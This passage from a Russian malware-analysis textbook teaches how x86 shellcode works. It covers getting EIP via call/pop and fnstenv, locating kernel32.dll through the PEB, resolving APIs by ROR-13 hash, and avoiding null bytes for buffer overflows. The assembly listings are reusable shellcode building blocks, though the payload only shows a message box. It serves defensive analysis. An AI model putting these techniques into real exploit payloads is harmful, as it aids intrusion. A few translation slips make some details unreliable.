Инструкции управления потоком, такие как `call` и `jnz`, изначально не зависят от размещения. Для вычисления итогового адреса они добавляют относительный сдвиг,

который в них хранится, к их текущему местоположению, указанному в регистре EIP. Некоторые виды инструкций `call` и `jump` позволяют программистам использовать абсолютные или неотносительные адреса, которые привязаны к определенному месту, но без них можно легко обойтись.

Инструкция `mov` ❸ содержит операцию доступа к глобальной переменной `dword_407030`. Ее последние 4 байта представляют собой адрес 0x00407030. Эта конкретная инструкция зависит от размещения, и авторы кода командной оболочки должны ее избегать.

Сравните инструкции `mov` в строках ❸ и ❹. Последняя обращается к переменной `DWORD` в стеке. В ней находится относительный сдвиг со знаком `0xFC (-4)`, а в качестве базового адреса она использует регистр EBP. Этот способ доступа к данным не зависит от размещения и должен использоваться авторами shell-кода в качестве эталона: вычисление адресов на этапе выполнения и обращение к данным следует производить исключительно с помощью относительных сдвигов. В следующем разделе мы обсудим поиск подходящего адреса в памяти.

Определение адреса выполнения

При доступе к данным без привязки к конкретному местоположению код командной оболочки должен разыменовать базовый указатель. Добавление или вычитание значений из этого адреса позволит вам безопасно обращаться к данным, встроенным в shell-код. Архитектура x86 не поддерживает инструкции для доступа к данным относительно регистра EIP (в отличие от инструкций для управления потоком), и, чтобы использовать этот регистр в качестве базового указателя, в него нужно предварительно загрузить указатель на текущую инструкцию.

Процедура получения такого указателя может выглядеть не совсем понятной, поскольку на платформе x86 программа не может обратиться к нему напрямую. Собственно говоря, мы не можем собрать инструкцию вида `mov eax, eip`, которая бы загружала указатель на текущую инструкцию в регистр общего назначения. Но для обхода этого ограничения в shell-коде используются две популярные методики: инструкции `call/pop` и `fnstenv`.

Использование инструкций call/pop

При выполнении инструкции `call` процессор помещает в стек адрес следующей за ней инструкции и затем переходит к запрашиваемому участку. По завершении своей работы функция выполняет инструкцию `ret`, чтобы снять обратный адрес с вершины стека и загрузить его в указатель на текущую инструкцию. В итоге управление возвращается к инструкции, которая идет сразу за `call`.

Код командной оболочки может этим воспользоваться, выполнив инструкцию `pop` сразу после `call`, что приведет к загрузке адреса следующей инструкции в указанный регистр. В листинге 19.1 этот метод показан на примере программы Hello World.

Листинг 19.1. Программа Hello World с использованием инструкций call/pop

```
Bytes              Disassembly
83 EC 20           sub     esp, 20h
31 D2              xor     edx, edx
E8 0D 00 00 00     call    sub_17 ❶
48 65 6C 6C 6F     db 'Hello World!',0 ❷
20 57 6F 72 6C
64 21 00
sub_17:
5F                 pop     edi ❸          ; edi получает указатель на строку
52                 push    edx            ; uType: MB_OK
57                 push    edi            ; lpCaption
57                 push    edi            ; lpText
52                 push    edx            ; hWnd: NULL
B8 EA 07 45 7E     mov     eax, 7E4507EAh ; MessageBoxA
FF D0              call    eax ❹
52                 push    edx            ; uExitCode
B8 FA CA 81 7C     mov     eax, 7C81CAFAh ; ExitProcess
FF D0              call    eax ❺
```

Инструкция `call` ❶ передает управление функции `sub_17`. Этот код является позиционно-независимым, поскольку `call` использует относительное значение EIP (`0x0000000D`) для вычисления адреса, который нужно вызвать. Инструкция `pop` ❺ загружает адрес, хранящийся на вершине стека, в регистр EDI.

Как вы помните, значение EIP, сохраненное инструкцией `call`, указывает на участок, который идет сразу после этой инструкции, поэтому после выполнения `pop` регистр EDI будет содержать указатель на объявление `db` ❷. В ассемблере это объявление означает создание последовательности байтов, которые формируют строку `Hello World!`. После инструкции `pop` ❸ EDI будет указывать на эту самую строку.

Такое смешивание инструкций и данных является нормальным для shell-кода, но может легко запутать дизассемблер, который попытается интерпретировать данные, идущие вслед за вызовом `call`, как код и в результате сгенерирует бессмыслицу или просто прервет процесс дизассемблирования, если встретит некорректную комбинацию опкодов. Как было показано в главе 15, применение связки `call/pop` для получения указателя на данные можно интегрировать в более объемные программы в качестве средства защиты от методик обратного проектирования.

Оставшийся код вызывает функции `MessageBoxA` ❹ и `ExitProcess` ❺, чтобы вывести сообщение `Hello World!` и корректно завершить работу. В примере для обоих вызовов используются заранее определенные адреса, поскольку местоположение функций импорта в коде командной оболочки не ищется автоматически с помощью загрузчика. Но это же делает данный код хрупким, так как прописанные адреса подобраны для Windows XP SP3 и могут отличаться от ваших.

Чтобы найти адреса этих функций в OllyDbg, откройте любой процесс и нажмите Ctrl+G. На экране появится диалоговое окно Enter Expression to Follow (Введите искомое выражение). Введите `MessageBoxA` и нажмите Enter. Если отлаживаемый процесс

загрузил библиотеки с этой экспортной функцией (`user32.dll`), отладчик должен показать ее местоположение.

Чтобы загрузить и пошагово выполнить этот пример с помощью утилиты `shellcode_launcher.exe`, введите следующую команду:

```
shellcode_launcher.exe -i helloworld.bin -bp -L user32
```

Параметр `-L user32` является обязательным, потому что shell-код не вызывает `LoadLibraryA`, — следовательно, загрузкой этой библиотеки должна заниматься утилита `shellcode_launcher.exe`. Параметр `-bp` вставляет точку останова прямо перед переходом к двоичному файлу с кодом командной оболочки, указанному с помощью параметра `-i`. Как вы помните, отладчик можно зарегистрировать так, чтобы он запускался автоматически (или по запросу), когда программа сталкивается с точкой останова. OllyDbg в этом случае откроет соответствующий процесс и подключится к нему. Это позволит вам пропустить содержимое программы `shellcode_launcher.exe` и сразу начать с shell-кода.

Чтобы настроить OllyDbg для отладки в реальном времени (то есть в процессе выполнения кода), выберите пункт меню Options ▸ Just-in-time Debugging ▸ Make OllyDbg Just-in-time Debugger (Параметры ▸ Отладка в реальном времени ▸ Сделать OllyDbg отладчиком в реальном времени).

ПРИМЕЧАНИЕ

Если вы хотите запустить этот пример, вам, возможно, придется изменить заранее заданные адреса функций MessageBoxA и ExitProcess. Мы уже показали, как можно найти их местоположение. Получив подходящий адрес, вы можете модифицировать файл helloworld.bin прямо в OllyDbg. Для этого поместите курсор на инструкцию, которая загружает адрес функции в регистр EAX, и нажмите Пробел. Перед вами появится диалоговое окно Assemble At (Вставить в), которое позволит вам ввести свой собственный ассемблерный код. OllyDbg интерпретирует изменения, перезаписав исходные инструкции. Просто замените 7E4507EAh на значение, актуальное для вашей системы, и OllyDbg модифицирует программу в памяти, обеспечивая корректное выполнение кода командной оболочки.

Использование инструкции fnstenv

Специальная архитектура под названием x87 (или *математический сопроцессор*) предоставляет отдельную среду выполнения в рамках платформы x86. Она содержит отдельный набор регистров особого назначения, которые должны сохраняться операционной системой при переключении контекста, когда программа выполняет на математическом сопроцессоре операции с плавающей запятой. В листинге 19.2 показана 28-байтовая структура, которая используется инструкциями `fstenv` и `fnstenv` для хранения в памяти состояния сопроцессора при работе в защищенном 32-битном режиме.

Листинг 19.2. Определение структуры FpuSaveState

```
struct FpuSaveState {
    uint32_t     control_word;
    uint32_t     status_word;
    uint32_t     tag_word;
    uint32_t     fpu_instruction_pointer;
    uint16_t     fpu_instruction_selector;
    uint16_t     fpu_opcode;
    uint32_t     fpu_operand_pointer;
    uint16_t     fpu_operand_selector;
    uint16_t     reserved;
};
```

Здесь нас интересует только поле `fpu_instruction_pointer` со сдвигом 12. Оно будет хранить адрес последней инструкции, которая использовала математический сопроцессор. Таким образом предоставляется контекстная информация для обработчиков исключений, чтобы те могли понять, какая именно арифметическая операция привела к сбою. Необходимость этого поля обусловлена тем, что ЦПУ и математический сопроцессор работают параллельно. И если операция с плавающей точкой генерирует исключение, обработчик не может ее идентифицировать по обратному адресу прерывания.

В листинге 19.3 показан ассемблерный код еще одной программы Hello World, которая использует вызов `fnstenv` для получения содержимого EIP.

Листинг 19.3. Программа Hello World с использованием fnstenv

```
Bytes           Disassembly
83 EC 20        sub    esp, 20h
31 D2           xor    edx, edx
EB 15           jmp    short loc_1C
EA 07 45 7E     dd 7E4507EAh             ; MessageBoxA
FA CA 81 7C     dd 7C81CAFAh             ; ExitProcess
48 65 6C 6C 6F  db 'Hello World!',0
20 57 6F 72 6C
64 21 00

loc_1C:

D9 EE           fldz ❶
D9 74 24 F4     fnstenv byte ptr [esp-0Ch] ❷
5B              pop    ebx  ❸            ; ebx указывает на fldz
8D 7B F3        lea    edi, [ebx-0Dh]  ❹ ; загружаем указатель на Hello World
52              push   edx                ; uType: MB_OK
57              push   edi                ; lpCaption
57              push   edi                ; lpText
52              push   edx                ; hWnd: NULL
8B 43 EB        mov    eax, [ebx-15h]  ❺ ; загружаем MessageBoxA
FF D0           call   eax                ; вызываем MessageBoxA
52              push   edx                ; uExitCode
8B 43 EF        mov    eax, [ebx-11h]  ❻ ; загружаем ExitProcess
FF D0           call   eax                ; вызываем ExitProcess
```

Инструкция `fldz` ❶ помещает вещественное число 0,0 в стек сопроцессора, который обновляет значение `fpu_instruction_pointer`, чтобы оно указывало на `fldz`.

В результате выполнения операции `fnstenv` ❷ структура `FpuSaveState` попадает в стек по адресу `[esp-0ch]`, что позволяет коду командной оболочки загрузить значение `fpu_instruction_pointer` в регистр EBX, используя инструкцию `pop`. Когда `pop` завершится, EBX будет содержать указатель на местоположение инструкции `fldz`. Затем shell-код начнет использовать EBX в качестве базового регистра для доступа к данным, встроенным в процесс.

Как и в предыдущем примере на основе операций `call/pop`, мы вызываем функции `MessageBoxA` и `ExitProcess`, используя заранее заданные адреса. Однако теперь эти адреса хранятся в виде данных вместе со строкой в формате ASCII, которую нужно вывести. Инструкция `lea` ❹ загружает адрес строки `Hello World!`, вычитая `0x0d` из местоположения инструкции `fldz`, хранящегося в регистре EBX. Инструкции `mov` в строках ❺ и ❻ загружают местоположение функций `MessageBoxA` и соответственно `ExitProcess`.

ПРИМЕЧАНИЕ

Пример в листинге 19.3 немного надуманный, но такой подход часто используется в shell-коде для хранения или создания массивов с указателями на функции. Мы выбрали инструкцию fldz, но здесь подошла бы любая неуправляющая операция математического сопроцессора.

Чтобы запустить этот пример с помощью утилиты `shellcode_launcher.exe`, введите следующую команду:

```
shellcode_launcher.exe -i hellofstenv.bin -bp -L user32
```

Поиск символов вручную

Код командной оболочки существует в виде набора двоичных данных, которые можно выполнить. При запуске он должен делать что-то осмысленное. Обычно это подразумевает взаимодействие с системой посредством API-вызовов.

Помните, что shell-код не может загружать необходимые ему библиотеки, проверять их доступность и находить внешние символы с помощью системного загрузчика. Он должен делать это самостоятельно. В предыдущих примерах для нахождения символов использовались заранее определенные адреса, но это очень ненадежный подход, который пригоден только для конкретной версии системы и обновлений. Чтобы надежно работать в разных средах, код командной оболочки должен динамически находить нужные функции, и для этой цели в нем обычно используются вызовы `LoadLibraryA` и `GetProcAddress`.

`LoadLibraryA` загружает определенную библиотеку и возвращает ее дескриптор. `GetProcAddress` ищет в библиотеке экспортные вызовы для символа с заданным именем или порядковым номером. Если shell-код имеет доступ к этим функциям,

он может загрузить любую библиотеку в системе и найти символы, которые она экспортирует, что дает ему полный доступ к API.

Обе функции экспортируются из файла `kernel32.dll`, поэтому код командной оболочки должен сделать следующее.

1. Найти `kernel32.dll` в памяти.
2. Разобрать PE-заголовок `kernel32.dll` и найти в нем адреса функций `LoadLibraryA` и `GetProcAddress`.

Поиск kernel32.dll в памяти

Чтобы найти `kernel32.dll`, нужно пройтись по цепочке из недокументированных системных структур, одна из которых и будет содержать загрузочный адрес нужного файла.

ПРИМЕЧАНИЕ

> Большинство системных структур Windows указаны на сайте Microsoft Developer network (www.msdn.microsoft.com), но вы не найдете там их полной документации. Многие из них содержат массивы байтов, помеченные как Reserved и содержащие следующее предупреждение: «Эта структура может измениться в будущих версиях Windows». Полный список этих структур можно найти по адресу www.undocumented.ntinternals.net.

На рис. 19.1 показаны структуры данных, по которым обычно определяют базовый адрес библиотеки `kernel32.dll` (в каждом случае показаны только важные для нас поля и сдвиги).




Рис. 19.1. Обход структур для поиска DllBase в kernel32.dll

Процедура обхода начинается со структуры TEB, доступной из сегментного регистра FS. Сдвиг 0x30 внутри TEB указывает на PEB. Сдвиг 0xc внутри PEB ведет к структуре PEB_LDR_DATA, которая содержит три списка с двойным связыванием. Их элементы представляют собой структуры LDR_DATA_TABLE — по одной для каждого загруженного модуля. Поле DllBase на входе в kernel32.dll — то значение, которое мы искали.

Три структуры LIST_ENTRY связывают по имени, но в разном порядке элементы LDR_DATA_TABLE. Код командной оболочки обычно идет за элементом InInitializationOrderLinks. В версиях Windows с 2000 по Vista среди всех библиотек kernel32.dll инициализируется второй, вслед за ntdll.dll: это означает, что второй элемент в списке InInitializationOrderLinks должен принадлежать kernel32.dll. Но, начиная с Windows 7, модуль kernel32.dll больше не инициализируется вторым по счету, в связи с чем этот простой алгоритм не работает. Переносимый shell-код должен проверить поле FullDllName типа UNICODE_STRING, чтобы подтвердить, что это kernel32.dll.

При обходе структур LIST_ENTRY важно понимать, что указатели Flink и Blink ссылаются на аналогичные поля LIST_ENTRY в следующей и предыдущей структурах типа LDR_DATA_TABLE. Это означает, что при переходе к элементу InInitializationOrderLinks для получения из kernel32.dll записи LDR_DATA_TABLE_ENTRY (и затем DllBase) вам нужно добавить к указателю значение 8, а не 0x18, как если бы указатель ссылался на начало структуры.

Листинг 19.4 содержит пример ассемблерного кода, который находит базовый адрес kernel32.dll.

Листинг 19.4. Реализация функции findKernel32Base

```
; __stdcall DWORD findKernel32Base(void);
findKernel32Base:
    push    esi
    xor     eax, eax
    mov     eax, [fs:eax+0x30]  ❶ ; eax получает указатель на PEB
    test    eax, eax              ; если старший бит установлен: Win9x
    js      .kernel32_9x ❷
    mov     eax, [eax + 0x0c]  ❹  ; eax получает указатель на PEB_LDR_DATA
    ;esi gets pointer to 1st
    ;LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks.Flink
    mov     esi, [eax + 0x1c]
    ;eax gets pointer to 2nd
    ;LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks.Flink
    lodsd ❺
    mov     eax, [eax + 8]        ; eax получает LDR_DATA_TABLE_ENTRY.DllBase
    jmp     near .finished
.kernel32_9x:
    jmp     near .kernel32_9x  ❸  ; Win9x не поддерживается: бесконечный цикл
.finished:
    Pop     esi
    ret
```

Чтобы получить указатель на структуру PEB, этот код обращается к TEB, используя сегментный регистр FS ❶. Инструкция js (переход со знаком) в строке ❷

проверяет, установлен ли старший бит в указателе на PEB: это делается для того, чтобы отличить систему Win9x от WinNT. В WinNT (включая Windows 2000, XP и Vista) старший бит в указателе на PEB обычно не устанавливается, поскольку верхние адреса зарезервированы для ОС. Определение семейства операционной системы с помощью знакового бита не работает, если ОС загружена с параметром `/3GB`, из-за которого разделение между пространствами пользователя и ядра происходит по адресу 0xC0000000 вместо 0x8000000. Но для простоты мы решили этим пренебречь. Данный shell-код намеренно не поддерживает Win9x, поэтому при обнаружении ОС этого семейства он входит в бесконечный цикл ❸.

Дальше код командной оболочки переходит к `PEB_LDR_DATA` ❹. Предполагается, что он работает в системе не новее Windows Vista, поэтому он может просто извлечь из связного списка `InInitializationOrderLinks` ❺ второй элемент `LDR_DATA_TABLE_ENTRY` и вернуть его поле `DllBase`.

Разбор экспортных данных в PE-файле

Получив базовый адрес библиотеки `kernel32.dll`, вы должны найти символы, которые она экспортирует. Как и в предыдущем случае, этот процесс заключается в переборе цепочки из нескольких структур, загруженных в память.

При определении местоположения файла формат PE использует относительные виртуальные адреса (OBA). Эти адреса можно рассматривать как сдвиги в образе PE-файла, поэтому, чтобы получить корректный указатель, к каждому OBA следует добавлять базовый адрес образа.

Экспортные данные содержатся в структуре `IMAGE_EXPORT_DIRECTORY`, OBA которой хранится в массиве элементов `IMAGE_DATA_DIRECTORY` в конце `IMAGE_OPTIONAL_HEADER`. Местоположение массива зависит от разрядности PE-файла. Код командной оболочки обычно рассчитан на работу в 32-битной системе, поэтому на этапе компиляции он может вычислить расстояние между PE-сигнатурой и массивом элементов `IMAGE_DATA_DIRECTORY`:

```
sizeof(PE_Signature) + sizeof(IMAGE_FILE_HEADER) +
sizeof(IMAGE_OPTIONAL_HEADER) = 120 bytes
```

На рис. 19.2 показаны поля структуры `IMAGE_EXPORT_DIRECTORY`, которые нас интересуют. `AddressOfFunctions` — это массив OBA, который ведет к реальным экспортным функциям. В качестве индекса в нем используется экспортный порядковый номер (альтернативный способ обращения к экспортным символам).

Чтобы использовать этот массив, shell-код должен привязать экспортное имя к порядковому номеру. Для этого он использует массивы `AddressOfNames` и `AddressOfNameOrdinals`, которые существуют параллельно. Они имеют одинаковое количество элементов, а их индексы напрямую связаны между собой. `AddressOfNames` содержит 32-битные OBA, которые указывают на строки с именами символов. `AddressOfNameOrdinals` содержит 16-битные порядковые номера. Если взять `idx` за индекс, то символ по адресу `AddressOfNames[idx]` имеет экспортный порядковый номер `AddressOfNameOrdinals[idx]`. Массив `AddressOfNames` отсортирован в алфавитном порядке, поэтому мы можем быстро найти нужную строку, используя

двоичный поиск (хотя в большинстве случаев это делается простым последовательным перебором массива).




Рис. 19.2. Структура IMAGE_EXPORT_DIRECTORY в kernel32.dll

Чтобы найти экспортный адрес символа, выполните следующие шаги.

1. Пройдитесь по массиву `AddressOfNames`, сравнивая каждую запись `char*` с нужным вам символом, пока не найдете совпадение. Воспользуйтесь соответствующим индексом, чтобы получить имя `iName` из `AddressOfNames`.
2. Возьмите из массива `AddressOfNameOrdinals` элемент по индексу `iName`. Это будет порядковый номер `iOrdinal`.
3. Используйте `iOrdinal` в качестве индекса в массиве `AddressOfFunctions`. Полученное значение будет содержать ОВА экспортного символа. Верните его запрашивающему коду.
4. Реализация этого алгоритма будет показана в этой главе при демонстрации полной версии примера Hello World.

Как только код командной оболочки найдет функцию `LoadLibraryA`, он сможет загружать произвольные библиотеки. Значение, возвращаемое из `LoadLibraryA`, имеет в Win32 API тип `HANDLE`. Изучив значения этого типа, вы увидите, что на самом деле это 32-битный указатель на функцию `dllBase` в загруженной библиотеке. Это означает, что shell-код может обойтись без вызова `GetProcAddress` и дальше использовать свой собственный код в сочетании с указателями на `dllBase`, полученными из функции `LoadLibraryA`. В следующем разделе вы увидите, что это полезно в случае использования хешированных имен.

Использование хешированных экспортных имен

Алгоритм, который мы только что рассмотрели, имеет один недостаток: он выполняет операцию `strcmp` для каждого экспортного имени, пока не найдет подходящее. Для этого имя каждой API-функции, используемой в shell-коде, должно храниться в формате ASCII. Однако это может сделать размер кода непозволительно большим.

Распространенное решение этой проблемы состоит в вычислении хеша строки каждого символа и сравнении результата с заранее подготовленным значением, хранящимся в коде командной оболочки. Хеш-функция не должна быть слишком сложной — достаточно, чтобы она гарантировала уникальность хешей в пределах отдельной DLL. Коллизии между хешами символов, которые не используются в shell-коде или находятся в разных динамических библиотеках, считаются допустимыми.

Самой распространенной функцией хеширования является добавочный алгоритм с вращением вправо, представленный в листинге 19.5.

Листинг 19.5. Реализация функции hashString

```
; __stdcall DWORD hashString(char* symbol);
hashString:
    push    esi
    push    edi
    mov     esi, dword [esp+0x0c]  ; загружаем аргумент функции в esi
.calc_hash:
    xor     edi, edi ❶
    cld
.hash_iter:
    xor     eax, eax
    lodsb ❷                        ; загружаем следующий байт входящей строки
    cmp     al, ah
    je      .hash_done             ; проверяем, последний ли это символ
    ror     edi, 0x0d ❸            ; поворачиваем вправо на 13 (0x0d)
    add     edi, eax
    jmp     near .hash_iter
.hash_done:
    mov     eax, edi
    pop     edi
    pop     esi
    retn    4
```

Эта функция вычисляет для своего строкового аргумента 32-битный хеш типа DWORD. Регистр EDI хранит значение текущего хеша и после инициализации ❶ равен 0. Каждый байт входящей строки загружается с помощью инструкции `lodsb` ❷. Если байт не равен NULL, текущий хеш поворачивается вправо на 13 (`0x0d`) в строке ❸, а текущий байт добавляется в хеш. Результат возвращается в регистр EAX, чтобы вызывающий код мог сравнить его с вкомпилированным значением.

ПРИМЕЧАНИЕ

Популярность алгоритма из листинга 19.5 обусловлена тем, что он включен в пакет Metasploit. Вы можете также встретить разные его вариации с другим поворотом или размером хеша.

Окончательная версия программы Hello World

В листинге 19.6 представлена полная реализация функции `findSymbolByHash`, с помощью которой можно искать экспортные символы в загруженных динамических библиотеках.

Листинг 19.6. Реализация функции findSymbolByHash

```
; __stdcall DWORD findSymbolByHash(DWORD dllBase, DWORD symHash);
findSymbolByHash:
    pushad
    mov     ebp, [esp + 0x24]       ; загружаем 1-й аргумент dllBase
    mov     eax, [ebp + 0x3c]  ❶    ; получаем сдвиг PE-сигнатуры
    ; загружаем массив DataDirectories в edx: рассчитано на PE32
    mov     edx, [ebp + eax + 4+20+96] ❷
    add     edx, ebp ; edx:= addr IMAGE_EXPORT_DIRECTORY
    mov     ecx, [edx + 0x18]  ❸    ; ecx:= NumberOfNames
    mov     ebx, [edx + 0x20]       ; ebx:= ОВА массива AddressOfNames
    add     ebx, ebp                ; rva->va
.search_loop:
    jecxz   .error_done             ; если это конец массива, переходим к done
    dec     ecx                     ; dec: счетчик цикла
    ; esi:= следующее имя, использует ecx*4, так как каждый указатель занимает 4 байта
    mov     esi, [ebx+ecx*4]
    add     esi, ebp                ; rva->va
    push    esi
    call    hashString  ❹           ; хешируем текущую строку
    ; сравниваем результат со вторым аргументом в стеке: symHash
    cmp     eax, [esp + 0x28] ❺
    jnz     .search_loop
    ; на этом этапе мы нашли строку в AddressOfNames
    mov     ebx, [edx+0x24]         ; ebx:= ОВА таблицы порядковых номеров
    add     ebx, ebp                ; rva->va
    ; переводим cx в порядковый номер по имени-индексу
    ; используем ecx*2: каждое значение занимает 2 байта
    mov     cx, [ebx+ecx*2] ❻
    mov     ebx, [edx+0x1c]         ; ebx:= ОВА массива AddressOfFunctions
    add     ebx, ebp                ; rva->va
```

```
    ; eax:= ОВА экспортной функции. Используем ecx*4: каждое значение занимает 4 байта
    mov     eax, [ebx+ecx*4] ❼
    add     eax, ebp                ; rva->va
    jmp     near .done
.error_done:
    xor     eax, eax                ; очищаем eax при ошибке
.done:
    mov     [esp + 0x1c], eax  ❽    ; перезаписываем eax, сохраненный в стеке
    popad
    retn 8
```

В качестве аргументов эта функция принимает указатель на базовый адрес DLL и 32-битный хеш, который соответствует искомому символу. В результате в регистре EAX возвращается указатель на запрашиваемую функцию. Помните, что все виртуальные адреса в PE-файле являются относительными, поэтому, чтобы создать указатели, которые можно использовать, коду приходится добавлять значение `dllBase` (в этом примере оно хранится в регистре EBP) к каждому полученному ОВА.

Код начинает разбор PE-файла в строке ❶, пытаясь получить указатель на PE-сигнатуру. В строке ❷ путем добавления подходящего сдвига создается указатель на `IMAGE_EXPORT_DIRECTORY` (предполагается, что файл 32-битный). Разбор структуры `IMAGE_EXPORT_DIRECTORY` начинается в строке ❸; для этого загружаются значение `NumberOfNames` и указатель `AddressOfNames`. Каждый указатель на строку в `AddressOfNames` передается в функцию `hashString` ❹, а результат вычисления сравнивается со значением, переданным в качестве аргумента ❺.

Обнаружив подходящий элемент внутри `AddressOfNames`, код использует его как указатель для массива `AddressOfNameOrdinals` ❻, чтобы получить соответствующий порядковый номер. Затем этот номер послужит индексом для массива `AddressOfFunctions` ❼. Это то значение, которое нужно пользователю, поэтому оно сохраняется в стек ❽, перезаписывая содержимое EAX, которое было создано инструкцией `pushad`. Следующая инструкция `popad` оставит это значение без изменений.

В листинге 19.7 показана полная версия примера Hello World, которая использует определенные выше функции `findKernel32Base` и `findSymbolByHash`, не полагаясь на заранее встроенные адреса API-вызовов.

Листинг 19.7. Пример Hello World, не зависящий от размещения

```
    mov    ebp, esp
    sub    esp, 24h
    call   sub_A0   ❶              ; вызываем настоящее начало кода
    db 'user32',0  ❷
    db 'Hello World!!!!',0
sub_A0:
    pop    ebx                     ; ebx получает указатель на данные
    call   findKernel32Base ❸
    mov    [ebp-4], eax            ; сохраняем базовый адрес kernel32
    push   0EC0E4E8Eh              ; хеш функции LoadLibraryA
    push   dword ptr [ebp-4]
    call   findSymbolByHash ❹
    mov    [ebp-14h], eax          ; сохраняем адрес LoadLibraryA
```

```
lea    eax, [ebx] ❺          ; eax указывает на "user32"
push   eax
call   dword ptr [ebp-14h]   ; LoadLibraryA
mov    [ebp-8], eax          ; сохраняем базовый адрес user32
push   0BC4DA2A8h ❻          ; хеш функции MessageBoxA
push   dword ptr [ebp-8]     ; местоположение библиотеки user32
call   findSymbolByHash
mov    [ebp-0Ch], eax        ; сохраняем адрес MessageBoxA
push   73E2D87Eh             ; хеш функции ExitProcess
push   dword ptr [ebp-4]     ; местоположение библиотеки kernel32
call   findSymbolByHash
mov    [ebp-10h], eax        ; сохраняем адрес ExitProcess
xor    eax, eax
lea    edi, [ebx+7]          ; edi:= указатель на "Hello World!!!!"
push   eax                   ; uType: MB_OK
push   edi                   ; lpCaption
push   edi                   ; lpText
push   eax                   ; hWnd: NULL
call   dword ptr [ebp-0Ch]   ; вызываем MessageBoxA
xor    eax, eax
push   eax                   ; uExitCode
call   dword ptr [ebp-10h]   ; вызываем ExitProcess
```

Код начинается с использования инструкций `call/pop` ❶ для получения указателя на данные ❷. Затем вызываются функции `findKernel32Base` ❸ и `findSymbolByHash` ❹, чтобы найти библиотеку `kernel32.dll` и получить из нее экспортный символ с хешем 0xEC0E4E8E. Этот добавочный хеш с поворотом на 13 соответствует строке `LoadLibraryA`. Результат, который эта функция записывает в EAX, будет указывать на реальный адрес `LoadLibraryA`.

Код загружает указатель на строку `"user32"` ❺ и вызывает функцию `LoadLibraryA`. После этого он находит и вызывает функцию `MessageBoxA` ❻, чтобы вывести сообщение `Hello World!!!!`. В конце происходит корректное завершение работы с помощью вызова `ExitProcess`.

ПРИМЕЧАНИЕ

Разбор PE-файла с помощью встроенных возможностей shell-кода вместо вызова GetProcAddress имеет еще одно преимущество: это усложняет обратное проектирование. При поверхностном анализе значения хешей скрывают API-вызовы.

Кодировки кода командной оболочки

Чтобы выполнить код командной оболочки, его нужно поместить в адресное пространство программы, из которого он будет вызван. Он должен находиться перед эксплойтом или передаваться вместе с ним. Например, если программа выполняет какую-нибудь простую фильтрацию входящих данных, shell-код должен миновать этот фильтр, иначе он не сможет попасть на уязвимый участок процесса.

Это означает, что многие уязвимые программы принимают shell-код только в том случае, если он похож на обычные данные.

В качестве примера можно привести программу, использующую небезопасные строковые функции `strcpy` и `strcat`, которые не устанавливают максимальный размер записываемых ими данных. Если программа считывает или копирует вредоносную информацию в буфер фиксированной длины, используя любую из этих функций, это может легко привести к атаке на основе переполнения буфера. Эти функции работают со строками как с массивами символов, в конце которых находится нулевой байт (`0x00`). Код командной оболочки, который злоумышленник хочет скопировать в этот буфер, должен выглядеть как обычные данные. Это означает, что посреди него не должно находиться нулевых байтов, иначе операция копирования строки завершится преждевременно.

